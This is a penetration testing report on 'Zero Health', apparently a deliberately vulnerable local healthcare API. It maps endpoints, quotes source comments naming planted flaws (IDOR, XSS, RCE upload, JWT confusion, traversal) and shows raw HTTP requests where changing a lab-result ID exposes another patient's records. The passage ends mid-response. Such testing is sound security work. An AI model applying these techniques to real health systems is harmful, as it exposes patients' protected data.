Zero Health API Penetration Testing Report

Tester: Charmaine Mangorima
Date: 5 February 2026
Target Application: Zero Health (API + Web Portal + Database)
API Version: 1.0.0 (OAS 3.0)
Server: http://localhost:5000
Test Type: API Penetration Test (Recon, BOLA, Injection)
Environment: Local Docker Compose Deployment

1. Executive Summary

This report documents the penetration testing activities performed against the **Zero Health API**, a healthcare portal platform designed for managing patient records, appointments, prescriptions, lab results, secure messaging, PDF report generation and an AI-powered role-based assistant.

The primary objective of this assessment was to evaluate the API's exposure to common real-world threats, focusing on:

- Endpoint discovery via reconnaissance
- Broken Object-Level Authorization (BOLA)
- Injection vulnerabilities in user-controlled inputs

High-level outcome

The Zero Health API demonstrates strong foundational design traits such as:

- A structured REST-style API layout
- JWT-based authentication support
- Role-based functionality separation (Admin, Doctor, Pharmacist, Patient)

However, several critical weaknesses were identified that allow attackers to:

- Enumerate and access sensitive endpoints

- Access other users' Protected Health Information (PHI) via ID manipulation
- Inject malicious input into critical functionality (AI and report generation)

Top 3 Key Findings (Highest Risk)

1. **Broken Object-Level Authorization (BOLA)** : Standard users can access other users' records by modifying object IDs.
2. **Debug Endpoint Exposure** :Debug endpoints reveal system-level information and may enable privileged token generation.
3. **Injection Weaknesses in the login functionality** :User input can influence backend behavior and may lead to SQL injection.

2. Scope

In-Scope Targets

- Zero Health API (localhost:5000)
- Zero Health Frontend (localhost:3000)
- Docker Desktop
- PostgreSQL Database

Out-of-Scope

- Network-layer attacks
- Production infrastructure
- Mobile Application
- External AI model infrastructure

3. Methodology

Testing Approach

Testing was performed using a hybrid methodology combining:

- **Passive reconnaissance** (documentation review, endpoint mapping)
- **Active reconnaissance** (request interception)
- **Authorization testing**
- **Injection testing** (input validation, behavior manipulation)

Tools Used

- **Postman** – Active reconnaissance
- **Burp Suite** for Intercepting and modifying API requests
- **Browser DevTools** for token inspection, request observation
- **Swagger / OpenAPI Spec Review** for Passive endpoint discovery
- **JWT.io** for token decoding and inspection
- **Docker Desktop** for running the application
- **Cursor** for source code inspection

4. Findings

4.1 Reconnaissance

4.1 a) Passive Reconnaissance Results

Passive reconnaissance was performed by reviewing the exposed OpenAPI specification via http://localhost:5000/api/docs.

Discovered Endpoints

Category	Method	Endpoint	Notes
Authentication	POST	/api/register	Register new user
Authentication	POST	/api/login	Generates authentication token

AI Chatbot	POST	/api/chatbot/chat	Role-based assistant, high-risk
Admin	GET	/api/admin/users	Admin-only, privilege target
Debug	GET	/api/debug/connection	Database connection info
Debug	GET	/api/debug/token	Debug token generator
Debug	GET	/api/health	API status check
Reports	POST	/api/reports/generate	PDF report generation

4.1 b) Active Reconnaissance Results

Active reconnaissance was performed by issuing live requests to the Zero Health API and analyzing response behavior. Endpoints were initially collected from the OpenAPI specification available at: http://localhost:5000/api/openapi.json.

These documented endpoints were imported into a Postman Collection to support structured testing.

To expand discovery beyond what was listed in the specification, Postman Interceptor was enabled to capture API traffic while interacting with the Zero Health frontend application at: http://localhost:3000/


This approach revealed additional API endpoints that were not included in the OpenAPI documentation. These endpoints were added to the Postman Collection for further testing.

The openapi specification:


localhost:5000/api/openapi.json


```
{
  "openapi": "3.0.0",
  "info": {
    "title": "Zero Health API",
    "version": "1.0.0",
    "description": "A comprehensive healthcare portal API with AI assistant for managing patient records, appointments, and medical data",
    "contact": {
      "name": "Zero Health Development Team",
      "email": "dev@zerohealth.com"
    },
    "license": {
      "name": "MIT",
      "url": "https://opensource.org/licenses/MIT"
    }
  },
  "servers": [
    {
      "url": "http://localhost:5000",
      "description": "Development server"
    }
  ],
  "components": {
    "securitySchemes": {
      "bearerAuth": {
        "type": "http",
        "scheme": "bearer",
        "bearerFormat": "JWT"
      }
    },
    "schemas": {
      "User": {
        "type": "object",
        "properties": {
          "id": {
```


The frontend running on http://localhost:3000/



The collection and examples of endpoints that were not documented:



I also expanded discovery by analyzing the source code and I discovered a lot of undocumented API endpoints as shown by the evidence below:

```
// ===== VULNERABLE ENDPOINT - Direct lab result access (IDOR) =====
app.get('/api/lab-results/:id', verifyToken, async (req, res) => {
    try {
        const { id } = req.params;
```

```
// ===== APPOINTMENT NOTES UPDATE - Stored XSS vulnerability =====
app.put('/api/appointments/:id/notes', verifyToken, async (req, res) => {
    try {
        const { id } = req.params;
```

```
app.put('/api/prescriptions/:id/collect', verifyToken, async (req, res) => {
    try {
        if (req.user.role !== 'pharmacist') {
```

```
// Medical records endpoints (now using JWT)
app.post('/api/medical-records', verifyToken, async (req, res) => {
    try {
        const { title, content } = req.body;
        const userId = req.user.id;
```

```
app.get('/api/medical-records', verifyToken, async (req, res) => {
    try {
        const userId = req.user.id;
```

```
app.get('/api/logout', (req, res) => {
    // Note: With JWT, logout is handled client-side by removing the token
    res.json({ message: 'Logged out successfully. Please remove token from client.' });
});
```

```
// Ollama setup status endpoint
app.get('/api/ollama/status', (req, res) => {
    const fs = require('fs');
    try {
```

```
// ===== USER PROFILE UPDATE - Mass Assignment vulnerability =====
app.put('/api/users/profile', verifyToken, async (req, res) => {
    try {
        const userId = req.user.id;
```

```
// ===== FILE DOWNLOAD ENDPOINT - Directory Traversal vulnerability =====
app.get('/api/files/:filename', verifyToken, async (req, res) => {
    try {
        const { filename } = req.params;
```

```
// ===== SEARCH ENDPOINT - Reflected XSS vulnerability =====
app.get('/api/search', verifyToken, async (req, res) => {
    try {
        const { q, type = 'patients' } = req.query;
```

```
// ===== ENHANCED FILE UPLOAD WITH EXECUTION - RCE vulnerability =====
app.post('/api/files/upload-advanced', verifyToken, upload.single('file'), async (req, res) => {
    try {
        if (!req.file) {
            return res.status(400).json({ error: 'File required' });
```

```
// ===== JWT ALGORITHM CONFUSION VULNERABILITY =====
app.post('/api/auth/verify-token', async (req, res) => {
    try {
        const { token, algorithm } = req.body;
```

```
app.post('/api/auth/login-with-rate-limit', async (req, res) => {
    try {
        const { email, password } = req.body;
```


```
// ===== SYSTEM INFO ENDPOINT - Information Disclosure =====
app.get('/api/info', (req, res) => {
    // No authentication required - exposes system information
    res.json({
```

```
// ===== FORGOT PASSWORD - Reflected XSS vulnerability =====
app.post('/api/auth/forgot-password', async (req, res) => {
    try {
        const { email } = req.body;
```

```
// ===== PASSWORD RESET - Reflected XSS vulnerability =====
app.post('/api/auth/reset-password', async (req, res) => {
    try {
        const { email, code, newPassword } = req.body;
```

```
// ===== FORGOT PASSWORD PAGE =====
app.get('/forgot-password', (req, res) => {
    const { message, error } = req.query;
```

Final Postman Collection:



All discovered endpoints:

Authentication & Authorization

POST http://localhost:5000/api/auth/verify-token
POST http://localhost:5000/api/register

POST http://localhost:5000/api/login
POST http://localhost:5000/api/auth/login-with-rate-limit
POST http://localhost:5000/api/auth/reset-password
GET http://localhost:5000/forgot-password

Patients

GET http://localhost:5000/api/patients
GET http://localhost:5000/api/medical-records

Appointments

GET http://localhost:5000/api/appointments
POST http://localhost:5000/api/appointments
PUT http://localhost:5000/api/appointments/:id/notes

Doctors

GET http://localhost:5000/api/doctors

Prescriptions

GET http://localhost:5000/api/prescriptions
POST http://localhost:5000/api/prescriptions
PUT http://localhost:5000/api/prescriptions/:id/collect

Lab Results

GET http://localhost:5000/api/lab-results
POST http://localhost:5000/api/lab-results
GET http://localhost:5000/api/lab-results/:id

Messages

GET http://localhost:5000/api/messages
POST http://localhost:5000/api/messages

Chatbot

POST http://localhost:5000/api/chatbot/chat

Admin

GET http://localhost:5000/api/admin/statistics
GET http://localhost:5000/api/admin/users
POST http://localhost:5000/api/admin/users
DELETE http://localhost:5000/api/admin/users/:id
PUT http://localhost:5000/api/admin/users/:id/role

User Profile

PUT http://localhost:5000/api/users/profile

Reports

POST http://localhost:5000/api/reports/generate

Search

GET http://localhost:5000/api/search

Debug

GET http://localhost:5000/api/debug/token
GET http://localhost:5000/api/debug/connection

Health & Files

GET http://localhost:5000/api/health
POST http://localhost:5000/api/files/upload-advanced
GET /api/files/:filename


Dashboard

GET http://localhost:3000/dashboard

Observations

During active reconnaissance, several endpoints behaved inconsistently:

- The PUT http://localhost:5000/api/admin/users/:id/role endpoint does nothing.
- Some captured endpoints returned 404 Not Found responses because in the source code, the frontend references to routes that do not exist on the back end such as the:
    - POST http://localhost:5000/api/admin/users
    - DELETE http://localhost:5000/api/admin/users



How recon information informs attack strategy

1. **Targeting authentication flows**
    - Capture and replay JWTs
    - Attempt role manipulation or token abuse
2. **Targeting debug endpoints**
    - /api/debug/connection may expose database targets
    - /api/debug/token may enable privilege escalation
    - api/health exposes information about the api's health
    - /api/info exposes admin information
3. **Targeting admin endpoints**

- /api/admin/users is a high-value data target

4. **Targeting injection surfaces**
    - AI chatbot (SQL injection)
    - Login (SQL injection)
    - Search (SQL injection)
    - Report generation (command injection)

4.2 Broken Object-Level Authorization (BOLA)

Severity: High

OWASP Mapping: API1: Broken Object Level Authorization

Tested Endpoint: GET /api/lab-results/:id


Description

The API does not consistently validate that the authenticated user owns the lab result object they are requesting. By modifying object identifiers (IDs) in the API request, a standard user can access another user's lab results.

This confirms a Broken Object-Level Authorization vulnerability.

4.5 Evidence

test@zerohealth.com does not have any lab results



Request

Pretty Raw Hex JSON Web Token

```
GET /api/lab-results/ HTTP/1.1
Host: localhost:5000
sec-ch-ua-platform: "Windows"
Authorization: Bearer
eyJhbGci0iJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MTQsImVtYWlsIjoidGVzdE
B6ZXJvaGVhbHRoLmNvbSIsInJvbGUi0iJwYXRpZW50IiwiaWF0IjoxNzcwNTEw0TQ1L
CJleHAi0jE3NzA10TczNDV9.jNYQ8DmTpIA9M5PL60Su_w5jmD10ZrsTolxKNWsYrL4
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Not_A Brand";v="99", "Chromium";v="142"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0
Safari/537.36
Accept: */*
Origin: http://localhost:3000
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
If-None-Match: W/"72f-QFSv5ccJDxigXMBfp4JT+TshEdg"
Connection: keep-alive
```


Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: http://localhost:3000
Vary: Origin
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers:
Content-Type,Authorization,X-Total-Count
Content-Type: application/json; charset=utf-8
Content-Length: 2
ETag: W/"2-19Fw4VU07kr8CvBlt4zaMCqXZ0w"
Date: Sun, 08 Feb 2026 00:52:44 GMT
Connection: keep-alive
Keep-Alive: timeout=5

[
]
```

patient@test.com has lab results



Request

Pretty Raw Hex JSON Web Token

```
GET /api/lab-results HTTP/1.1
Host: localhost:5000
sec-ch-ua-platform: "Windows"
Authorization: Bearer
eyJhbGci0iJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiZWlhaWwi0iJwYXRpZW
50QHRlc3QuY29tIiwicm9sZSI6InBhdGllbnQiLCJpYXQi0jE3NzAlMTA2NzYsImV4c
CI6MTc3MDU5NzA3Nn0.yEdnRMptIDmo90v0itts5oV05_SRi4rmwx2UFWMEoko
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Not_A Brand";v="99", "Chromium";v="142"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0
Safari/537.36
Accept: */*
Origin: http://localhost:3000
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
If-None-Match: W/"2-19Fw4VU07kr8CvBlt4zaMCqXZ0w"
Connection: keep-alive
```

Response

Pretty Raw Hex Render


```
{
    "id":1,
    "patient_id":2,
    "doctor_id":4,
    "test_name":"Complete Blood Count (CBC)",
    "result":
    "WBC: 7.2, RBC: 4.5, Hemoglobin: 14.2, Hematocrit: 42.1,
    Platelets: 285",
    "test_date":"2024-01-15T00:00:00.000Z",
    "file_path":"sample-blood-1.svg",
    "created_at":"2026-02-02T22:47:30.497Z",
    "doctor_first_name":"Dr. Kendrick",
    "doctor_last_name":"Lawal"
},
{
    "id":2,
    "patient_id":2,
    "doctor_id":4,
    "test_name":"Comprehensive Metabolic Panel",
    "result":
    "Glucose: 92, BUN: 18, Creatinine: 1.0, Sodium: 140, Pota
    ssium: 4.2",
    "test_date":"2024-01-15T00:00:00.000Z",
    "file_path":null,
    "created_at":"2026-02-02T22:47:30.560Z",
    "doctor_first_name":"Dr. Kendrick",
    "doctor_last_name":"Lawal"
},
{
    "id":3,
    "patient_id":2,
    "doctor_id":4,
    "test_name":"Chest X-Ray",
    "result":
```


While logged in as test@zerohealth.com, I manipulated the **id** in the request and I was able to access patient@test.com's lab result:

Request

Pretty Raw Hex JSON Web Token

```
GET /api/lab-results/1 HTTP/1.1
Host: localhost:5000
sec-ch-ua-platform: "Windows"
Authorization: Bearer
eyJhbGci0iJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MTQsImVtYWlsIjoidGVzdE
B6ZXJvaGVhbHRoLmNvbSIsInJvbGUi0iJwYXRpZW50IiwiaWF0IjoxNzcwNTEw0TQ1L
CJleHAi0jE3NzAl0TczNDV9.jNYQ8DmTpIA9M5PL60Su_w5jmDl0ZrsTolxKNWsYrL4
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Not_A Brand";v="99", "Chromium";v="142"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0
Safari/537.36
Accept: */*
Origin: http://localhost:3000
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
If-None-Match: W/"72f-QFSv5ccJDxigXMBfp4JT+TshEdg"
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: http://localhost:3000
Vary: Origin
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers:
Content-Type,Authorization,X-Total-Count
Content-Type: application/json; charset=utf-8
Content-Length: 396
ETag: W/"18c-BhV9NEyed4G8tLzm8gguhw/xTlg"
Date: Sun, 08 Feb 2026 00:36:37 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```


```
{
    "id":1,
    "patient_id":2,
    "doctor_id":4,
    "test_name":"Complete Blood Count (CBC)",
    "result":
    "WBC: 7.2, RBC: 4.5, Hemoglobin: 14.2, Hematocrit: 42.1, Plate
    lets: 285",
    "test_date":"2024-01-15T00:00:00.000Z",
    "file_path":"sample-blood-1.svg",
